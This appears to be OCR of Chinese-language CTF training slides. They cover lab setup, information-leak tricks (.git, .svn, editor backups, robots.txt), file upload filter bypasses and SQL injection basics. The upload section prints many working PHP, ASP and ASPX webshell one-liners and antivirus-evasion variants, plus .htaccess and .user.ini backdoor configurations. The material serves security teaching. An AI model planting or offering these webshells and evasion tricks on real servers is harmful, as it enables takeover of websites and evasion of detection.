
Python環境配置

【Win+R】調出【運行】彈窗>>>輸入“cmd”>>>點擊【確定】>>>在打開的介面中輸入“python”>>>回車;
若出現 “ >>>”，證明 Python 安裝成功，其中，3.10.8 是版本號，與安裝的版本有關;



PHP環境配置

官網下載 ， 選擇windows版



PHP環境配置


【首頁】顯示下小皮自帶的工具，紅色表示未啟動，這裏我們啟動一個Apache。

PHP環境配置

打開流覽器，訪問 localhost，訪問成功。

PHP環境配置

使用某php版本，選擇對應即可



資訊洩露漏洞分析與賽題講解

資訊洩露


敏感資訊洩露

有的時候、官方介面的留的聯繫電話、就有可能是郵箱、或者後臺的管理密碼，像一些官方的說明手冊、也有可能洩露、地址、或者帳號密碼的資訊；又或者說，主頁洩露了類似於qq的聯繫郵箱，後臺admin帳號綁定的這個郵箱、但是密保問題、設置的為可以通過qq資料獲取的資訊、比如出生地是哪里、生日是幾月這種。

資訊洩露

.git
Git 源碼洩露 開發人員會使用 git 進行版本控制,對站點自動部署。但如果配置不當,可能會將 .git文件夾直接部署到線上環境,這就引起了 git 洩露漏洞,我們可以利用這個漏洞直接獲得網頁源碼/.git/
https://github.com/lijiejie/GitHack

```
[xiashangdeMacBook-Pro:GitHack xiashang$ python GitHack.py http://10.92.0.217/vul]
dir/info/git/.git/
[+] Download and parse index file ...
admin.php
fl4G/fl0g.txt
index.php
[OK] admin.php
[OK] fl4G/fl0g.txt
[OK] index.php
```



資訊洩露

gedit備份文件

在Linux下，用gedit編輯器保存後，當前目錄下會生成一個尾碼為“~”的文件，其文件內容就是剛編輯的內容。假設剛才保存的檔案名為 flag，則該檔案名為 flag~，通過流覽器訪問這個帶有“~”的文件，便可以得到源代碼。

經常訪問的這個 Index.php~

資訊洩露


phps源碼洩露

phps文件洩露， phps存放著php源碼,可通過嘗試訪問/index.phps讀取,或者嘗試掃描工具掃描讀取

資訊洩露

vim備份文件


vim是目前運用得最多的Linux編輯器，當用戶在編輯文件但意外退出時(如通過SSH連接到伺服器時，在用vim編輯文件的過程中可能遇到因為網速不夠導致的命令行卡死而意外退出的情況)，會在當前目錄下生成一個備份文件，檔案名格式為:.檔案名.swp



資訊洩露

.svn源碼洩露

svn是源代碼版本管理軟體,造成svn源代碼漏洞的主要原因是管理員操作不規範。 在使用svn管理本地代碼的時候,會自動生成一個名為.svn的隱藏文件夾,其中包含重要的源碼資訊。但是有的管理者在發佈代碼的時候,偷懶,不使用導出功能。而是直接複製代碼文件夾到web伺服器上。導致.svn隱藏文件夾暴露在外網環境中。 然後在看看.svn下的entries 文件。 這個文件是用於版本資訊追蹤的。從而會得到一些意想不到的收穫。



資訊洩露

.pyc
pyc文件是python程式編譯後得到的位元組碼文件，可用uncompyle2反編譯

```
root@web-gtf-5-0-253:/tmp/pyc_test# cat flag.pyc

z²Wc@s"ddlZejddGHdS(iÿÿÿÿNtwhoamisflag{asdfasdfasdfasdf}(tostsystem(((s ./flag.py<module>s
root@web-gtf-5-0-253:/tmp/pyc_test# uncompyle2 flag.pyc
# 2016.08.16 10:35:36 CST
#Embedded file name: ./flag.py
import os
os.system('whoami')
print 'flag{asdfasdfasdfasdf}'
+++ okay decompyling flag.pyc
# decompiled 1 files: 1 okay, 0 failed, 0 verify failed
# 2016.08.16 10:35:36 CST
root@web-gtf-5-0-253:/tmp/pyc_test#
```

資訊洩露

.htaccess

資訊洩露

其他文件

1、robots.txt、readme.txt

2、壓縮包備份文件,

www.zip/rar/tar.gz:往往是網站的源碼備份、db.mdb、backup.sql這種資料庫備份洩露

注释
<! index.phps >、 <! flag:{This_is_s0_simpl3} >
robots.txt
User agent:*
Disallow:/admin/
Disallow:/flag.php
Disallow:/www.tar.gz
备份文件
.bak|.zip|.rar|.tar|.tar.gz|.7z|.txt|.phps|.php~

文件上傳漏洞分析與賽題講解

文件上傳

文件上传的原理

网站Web应用都有一些文件上传功能，比如文档、图片、头像、视频上传，当上传功能的实现代码没有严格校验上传文件的后缀和文件类型，此时攻击者就可以上传一个webshell到一个Web可访问的目录上，并将恶意文件传递给如PHP解释器去执行，之后就可以在服务器上执行恶意代码，进行数据库执行、服务器文件管理，服务器命令执行等恶意操作。还有一部分是攻击者通过Web服务器的解析漏洞来突破Web应用程序的防护。

常见的文件上传位置

常规类：后台系统、会员中心、个人资料
CMS类：已知的CMS源码，搜索已知cms漏洞、例如wordprocess
编辑器类：ckeditor、fckeditor、kindedtior、xxxeditor
中间件类：可以通过中间件解析漏洞，上传包含后门代码的图片
其他类：代码审计

文件上傳

觸發條件

上傳的文件被Web容器解釋執行

用戶能夠從web網頁訪問到被上傳的文件（直接或間接）

用戶上傳的文件通常不能被網站程式壓縮、修改內容

文件上傳

防禦文件上傳

- 客戶端javascript校驗（通常校驗擴展名）
- 檢查文件擴展名*
- 檢查MIME類型
- 隨機檔案名*
- 隱藏路徑*
- 重寫內容（影響效率）imagecreatefromjpeg...
- 檢查內容是否合法

文件上傳繞過

客戶端JS文件尾碼檢測

前端一般都是使用js來限制我們的上傳類型和文件大小

繞過方式

1.禁用檢測文件尾碼的JS代碼
2.上傳正常格式文件，抓包修改文件的filename為腳本格式

伺服器檢測繞過(上傳文件尾碼黑名單)

可解析的擴展檔案名
asp/aspx:
asp,aspx,asa,asax,ascx,ashx,asmx,cer,aSp,aSpx,aSa,aSax,aScx,aShx,aSmx,cEr
php :
php,php5,php4,php3,php2,pHp,pHp5,pHp4,pHp3,pHp2,htm,phtml,pht,Html,Htm,pHtml
jsp :
jsp,jspa,jspx,jsw,jsv,jspf,jtml,jSp,jSpx,jSpa,jSw,jSv,jSpf,jHtml

::$DATA繞過

::$data的作用是將webshell.php當做字元流處理，所以對其後綴名檢測不成功。

加空格繞過

加.繞過

伺服器檢測繞過(上傳文件尾碼白名單)

IIS6.0解析漏洞

目錄解析: www.xxx.com/xx.asp/xx.jpg

原理: 伺服器默認會把.asp,.asa目錄下的文件都解析成asp文件

文件解析: www.xxx.com/xx.asp;.jpg

原理: 伺服器默認不解析;號後面的內容, 因此xx.asp;.jpg便被解析 成asp文件了 。

IIS7.0/7.5解析漏洞

形式: www.xxxx.com/1.jpg/1.php

原理: IIS7.0/7.5的漏洞, 都是由於php配置文件中, 開啟了cgi.fix_pathinfo,所以當接收到/1.jpg/1.php (不存在) 參數時, 會 將1.jpg當做php文件解析

Nginx解析漏洞

與IIS7.5類似

伺服器檢測繞過(上傳文件尾碼白名單)

Apache解析漏洞

形式： www.xxxx.xxx.com/test.php.xxxxx

原理： Apache 解析文件的規則是從右到左開始判斷解析,如果尾碼名為不可識別文件解析,就再往左判斷。

.htaccess

上傳一個.htaccess文件， 內容如下

```
<FilesMatch "shell.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

上傳一個圖片馬

```
制作：copy 1.jpg/b+shell.php/a shell.png
```

伺服器檢測繞過(上傳文件尾碼白名單)

.user.ini繞過

一般用於nginx伺服器
首先介紹php.ini文件，php有很多配置，並可以在php.ini中設置。在每個正規的網站裏，都會由這樣一個文件，而且每次運行PHP文件時，都會去讀取這個配置文件，來設置PHP的相關規則。

.user.ini實際上就是一個可以由用戶“自定義”的php.ini，我們能夠自定義的設置是模式為“PHP_INI_PERDIR 、PHP_INI_USER”的設置。
其中有兩個配置，可以用來製造後門:
auto_append_file 相當於指定一個文件，自動包含在要執行的文件前
auto_prepend_file 相當於指定一個文件，自動包含在要執行的文件後

1、建立一個 .user.ini文件，寫入以下內容，然後上傳

```
1 auto_prepend_file=phpinfo.png
```

2、在上傳一個圖片馬即可
3、訪問上傳目錄下的index.php即可

伺服器檢測繞過(上傳文件尾碼白名單)

%00截斷和0x00截斷

前提條件:php版本小於等於5.3.4 並且魔術引號（magic_quotes_gpc）
需要關閉

0x00是十六進製錶示方法，是ascii碼為0的字元，在有些函數處理時，**會把這個字元當做結束符。**

條件競爭

一些網站上傳文件的邏輯是先允許上傳任意文件，然後檢查上傳的文件是否包含Webshell腳本，如果包含則刪除文件。這裏存在一個問題是文件上傳成功後和刪除文件之間存在一個短的時間差（因為要執行文件上傳和刪除文件的操作），攻擊者就可以利用這個時間差完成競爭條件的上傳漏洞攻擊。

```
18 fputs(fopen('shell6666.php','w'),'<?php @eval($_POST[1])?>');
```

伺服器檢測繞過(MIME類型)

文件類型MIME資訊

流覽器通常使用MIME類型（而不是文件擴展名）來確定如何處理URL，因此Web伺服器在回應頭中添加正確的MIME類型非常重要。如果配置不正確，流覽器可能會曲解文件內容，網站將無法正常工作，並且下載的文件也會被錯誤處理。

Content-Type:image/gif 字段

超文本標記語言文本 .html,.html text/html
普通文本 .txt text/plain
RTF文本 .rtf application/rtf
GIF圖形 .gif image/gif
JPEG圖形 .ipeg,.jpg image/jpeg
au聲音文件 .au audio/basic
MIDI音樂文件 mid,.midi audio/midi,audio/x-midi
RealAudio音樂文件 .ra, .ram audio/x-pn-realaudio
MPEG文件 .mpg,.mpeg video/mpeg
AVI文件 .avi video/x-msvideo
GZIP文件 .gz application/x-gzip
TAR文件 .tar application/x-tar

文件上傳

- JS验证实例
- 大小写
- 双重后缀名
- 过滤绕过
- 特殊后缀名
- 文件流类型
- 文件重写
- 解析漏洞
- 文件包含

常见绕过方法

- JS验证实例
- 大小写
- 双重后缀名
- 过滤绕过
- 特殊后缀名
- 文件流类型
- 文件重写

伺服器檢測繞過(內容繞過)

一句話木馬

<?php eval($_POST["shell"]);?>

其中eval就是執行命令的函數,官方給的說明是eval — 把字串作為PHP代碼執行
函數eval()語言結構是 非常危險的，因為它允許執行任意 PHP 代碼。
$_POST['shell']就是接收的數據。也可以使用$_GET或者$_REQUEST。eval函數把接收的數據當作php代碼來執行。
這樣我們就能夠讓插了一句話木馬的網站執行我們傳遞過去的任意php語句。

一句話木馬

asp一句話
<%execute(request("abc"))%>
<%eval request("abc")%>
<%eval(Request.Item["abc"],"unsafe");%>

php一句話
<?php eval($_POST[abc]);?>
<script language="php">@eval($_POST[abc])</script> <?過濾
<?=`$_GET[abc]`?> { } <?=`cat /flag`?>
<?=`echo PD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg== | base64 -d > sss.php`;?>
<?=include"ph"."p://filter/convert.base64-encode/resource=../flag.p"."hp"?>

<script language='php'>assert($_REQUEST['cmd'])</script>

aspx一句話
<% @Page Language="Jscript"%><%eval(Request.Item["abc"],"unsafe");%>
<%if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\")+reques
t.getParameter("f"))).write(request.getParameter("t").getBytes());%>
//一句話木馬均為abc

一句話木馬繞過

- 字符串 函数
  - addcslashes — 以 C 语言风格使用反斜线转义字符串中的字符
  - addslashes — 使用反斜线引用字符串
  - bin2hex — 函数把包含数据的二进制字符串转换为十六进制值
  - chop — rtrim 的别名
  - chr — 返回指定的字符
  - chunk_split — 将字符串分割成小块
  - convert_cyr_string — 将字符由一种 Cyrillic 字符转换成另一种
  - convert_uudecode — 解码一个 uuencode 编码的字符串
  - convert_uuencode — 使用 uuencode 编码一个字符串
  - count_chars — 返回字符串所用字符的信息
  - crc32 — 计算一个字符串的 crc32 多项式
  - crypt — 单向字符串散列
  - echo — 输出一个或多个字符串
  - explode — 使用一个字符串分割另一个字符串
  - fprintf — 将格式化后的字符串写入到流
  - get_html_translation_table — 返回使用 htmlspecialchars 和 htmlentities 后的转换表
  - hebrev — 将逻辑顺序希伯来文（logical-Hebrew）转换为视觉顺序希伯来文（visual-Hebrew）
  - hebrevc — 将逻辑顺序希伯来文（logical-Hebrew）转换为视觉顺序希伯来文（visual-Hebrew），并且转换换行符
  - hex2bin — 转换十六进制字符串为二进制字符串
  - html_entity_decode — Convert all HTML entities to their applicable characters
  - htmlentities — Convert all applicable characters to HTML entities
  - htmlspecialchars_decode — 将特殊的 HTML 实体转换回普通字符
  - htmlspecialchars — Convert special characters to HTML entities
  - implode — 将一个一维数组的值转化为字符串
  - join — 别名 implode
  - lcfirst — 使一个字符串的第一个字符小写

一句話木馬繞過

編碼繞過

這個比較常用得是base64_decode，和base64_encode這一對。因為他的正則匹配可以加入一些下劃線干擾殺軟。

```
 7 <?php
 8 $a = base64_decode("YXNz+ZX____J____0");
 9 $a($_POST["shell"]);
10 ?>
```

一句話木馬繞過

特殊字元干擾

特殊字元干擾，要求能幹擾到殺毒軟體得正則判斷，還要代碼能執行。比如網上流傳得連接符。

```php
<?php
$a = $_POST['a'];
$b = "\n";
eval($b.=$a);
?>
```

一句話木馬繞過

回調函數

```php
<?php
forward_static_call_array(assert,array($_POST["shell"])
    );
?>
```

一句話木馬繞過

自定義函數


```php
<?php
function shadog($a){
    $a($_POST["shell"]);
}
shadog(assert);
?>
```

SQL漏洞分析與賽題講解

数据庫的基本含義

什么是数据库

- 数据库(Database)是按照数据结构来组织、存储和管理数据的仓库。



Mysql的基本用法命令

可以使用 phpstudy 集成的 mysql 进行测试↵
进入 mysql 命令行： mysql -u root - p↵
查看所有数据库： show databases; ↵
创建数据库： create database xxx charset utf8;↵
删除数据库： drop database xxx; ↵
选择数据库： use xxx; ↵
查看表：show tables; ↵
增加数据 insert into 表名 （字段名）values(内容)↵
删除数据 delete from 表名 where 条件;↵
查询数据 select 字段 from 表名 where 条件;↵
修改数据 update 表名 set 字段=‘数据’ where 条件;↵


SQL注入基礎

什麼是SQL注入

SQL注入攻擊指的是通過構建特殊的輸入作為參數傳入Web應用程式，而這些輸入大都是SQL語法裏的一些組合，通過執行SQL語句進而執行攻擊者所要的操作，其主要原因是程式沒有細緻地過濾用戶輸入的數據，致使非法數據侵入系統。 根據相關技術原理，SQL注入可以分為平臺層注入和代碼層注入。

SQL注入基础

SQL注入產生的過程



select * from users where username = ‘用戶名' and password = ‘密碼'

select * from users where username = ‘’ or 1=1 --空格 ‘and password = ‘密碼'

select * from users where username = ‘admin’ or 1=1 --空格 ‘and password = ‘密碼'

SQL注入基础

确认注入点

- 数据库注释

数据库	注释	描述
Sql server和 Oracle	--(double dash)	用于单行注释
	/* */	用于多行注释
MySQL	--(double dash)	用于单行注释。要求第二个dash后面跟一个空格或控制字符(如制表符、换行符等)
	#	用于当行注释
	/* */	用于多行注释

SQL注入基础

确认注入点

- 识别数据库

数据库服务器	查询
Microsoft sql server	SELECT @@version
Mysql	SELECT version() SELECT @@version
Oracle	SELECT banner From v$version SELECT banner From v$version Where rownum=1

SQL注入基础

确认注入点

- 数据库连接运算符

数据库	连接示例
Sql server	‘a’ + ’b’=’ab’
Mysql	‘a’ ‘b’=’ab’
Oracle	‘a’ || ’b’=’ab’

- www.test.com/home.php?user=admin --原始语句
- www.test.com/home.php?user=ad‘ + ’min --MsSQL
- www.test.com/home.php?user=ad‘ ’min --MySQL
- www.test.com/home.php?user=ad’ || ‘min --Oracle

SQL注入基礎

SQL注入分類

SQL注入根據在注入的方式進行分類，分為以下4類:

1、布爾注入：可以根據返回頁面判斷條件真假的注入;

2、聯合注入：可以使用union的注入;

3、延時注入：不能根據頁面返回內容判斷任何資訊，用條件語句查看時間延遲語句是否執行（即頁面返回時間是否增加）來判斷;

4、報錯注入：頁面會返回錯誤資訊，或者把注入的語句的結果直接返回在頁面中;

SQL注入基础

确认注入点

